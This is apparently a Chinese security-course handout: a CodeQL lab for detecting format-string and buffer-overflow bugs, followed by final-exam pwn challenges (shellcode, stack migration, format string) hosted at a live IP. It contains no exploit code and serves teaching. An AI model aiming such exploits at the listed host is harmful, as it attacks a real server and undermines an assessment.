
而该数据库也能够被导入 Visual Studio Code 进行分析了，导入操作图如下

- 选择通过文件夹打开数据库




- 选择数据库文件夹





- 选中导入的文件夹，将鼠标放在数据上时会提醒是否将其 set 为当前 current 的数据库，出现白色勾符号表示已经选中了，可以进行下一步操作




## 基本 Query

为了执行 Query，我们应当创建相应的工作区并创建对应的描述文件


这里呢，为了方便，我们使用 `vscode-codeql-starter` 来方便这个过程，在虚拟机上，这个 repo 已经安装在了 `/home/sssec2022/vscode-codeql-starter`，我们通过 `vscode` 打开这个工作区

打开一个新文件夹（工作区）可能需要重新导入数据库，never mind just do it

打开后，点开 `codeql-custom-queries-cpp` 文件夹后我们便可以写下一个简单的 QL 如图，并借助插件的帮助右键执行



得到结果如图，可以看到大量函数哇



至此，成功借助 CodeQL 分析了数据库

为啥这么简单一个程序搜到了这么多函数呢？只要点开其中一个就可以理解缘故了

实验内容

编写简单示例并进行 Query [80分]

1. Query 直接的 fsb <30分>

可以尝试写几个简单的 fsb 漏洞程序，建立成数据库并编写 QL 代码来检测 fsb

HINT: 不需要完全准确，比如只要搜到 printf 只有一个参数而且参数非常量

将编写的程序的解释和 Query 结果记录在实验报告之中

2. Query 简单的 overflow <50分>

在之前的下列作业中

- hw-01 01\_bof\_baby
- hw-01 02\_bof\_boy
- hw-01 03\_bof\_again
- hw-02 02\_retlibc
- hw-02 03\_ret2where.c

中都具有非常明显的 buffer overflow，即 read() 系统调用的参数 buf 定义的长度已经明显小于 read() 系统调用的 length。请为这几个题目构建数据库并编写一个 QL 来检测这五个代码中的 bof

P.S. bof-again.c 是一个比较特殊的情况，overflow发生在两个buffer的拷贝过程中，可以用独立的query来针对这个情况

HINT: 通过 FunctionCall 找到 read 调用，通过 getArguments 拿到第二个和第三个参数，想办法拿到第二个buffer参数的设置长度和第三个参数的长度来进行比较分析

可以不要吝啬去戳 TA

将编写的程序的解释和 Query 结果记录在实验报告之中

## 他山之石，可以攻玉 [20分]

当然，仅仅在自己编写的小程序里进行搜索多少有些管中窥豹，下面我们提供两个额外的方向来提升读者的 Query 使用能力

### 1. 学习库代码中的示例 query [10分]

学习库代码中的优秀 query 范例，请在 CWE 的范例代

<https://github.com/github/codeql/tree/main/cpp/ql/src/Security/CWE>

中选择1个特定例子，给出代码的分析和运行效果

### 2. 学习数据流 [10分]

数据流 Dataflow 是 CodeQL 提供的一项强有力的武器，学习其中 dataflow 的使用将是非常 fascinating 的

这里推荐学习 workshop:

- <https://www.youtube.com/watch?v=eAjecQrfv3o>
- <https://github.com/githubuniverseworkshops/codeql/tree/main/workshop-2020>

请在实验报告中记录学习笔记即可

# final 期末测试

## 说明

时间: 2022年6月1日 23点00分 - 6月26日 23点59分

注: 期末测试将严查抄袭舞弊现象, 请严肃对待

## 01 - shellcode

分值: 40 分

题目说明:

- 本题需要跳转到自己编写的shellcode来获取shell。
- 题目环境位于: ip: 116.62.228.23, port: 10001。

题目要点:

- 成功获取canary。(10 分)
- 成功泄漏栈地址。(10 分)
- 成功跳转到shellcode, 完成弹shell, 执行 flag.exe, 实验报告过程详实。(20 分)

注: 只允许用shellcode方法解决。

## 02 - re\_migrate

分值: 60 分

题目说明:

- 题目环境位于: ip: 116.62.228.23, port: 10002。
- 请务必使用图例或文字描述题目中的栈结构, 这将作为得分点;

## 03 - b32 echo

分值: 50 分(bonus)

题目说明:

- 似曾相识的 fsb 漏洞?。
- 题目环境位于: ip: 116.62.228.23, port: 10003。
- bonus分数不溢出到作业分比例

题目要点:

- 成功触发 fsb 漏洞 (10 分)
- 劫持控制流的漏洞利用思路 (10 分)
- 成功劫持 PC (10分)
- 成功弹 shell, 执行 flag.exe, 实验报告过程详实。(20 分)

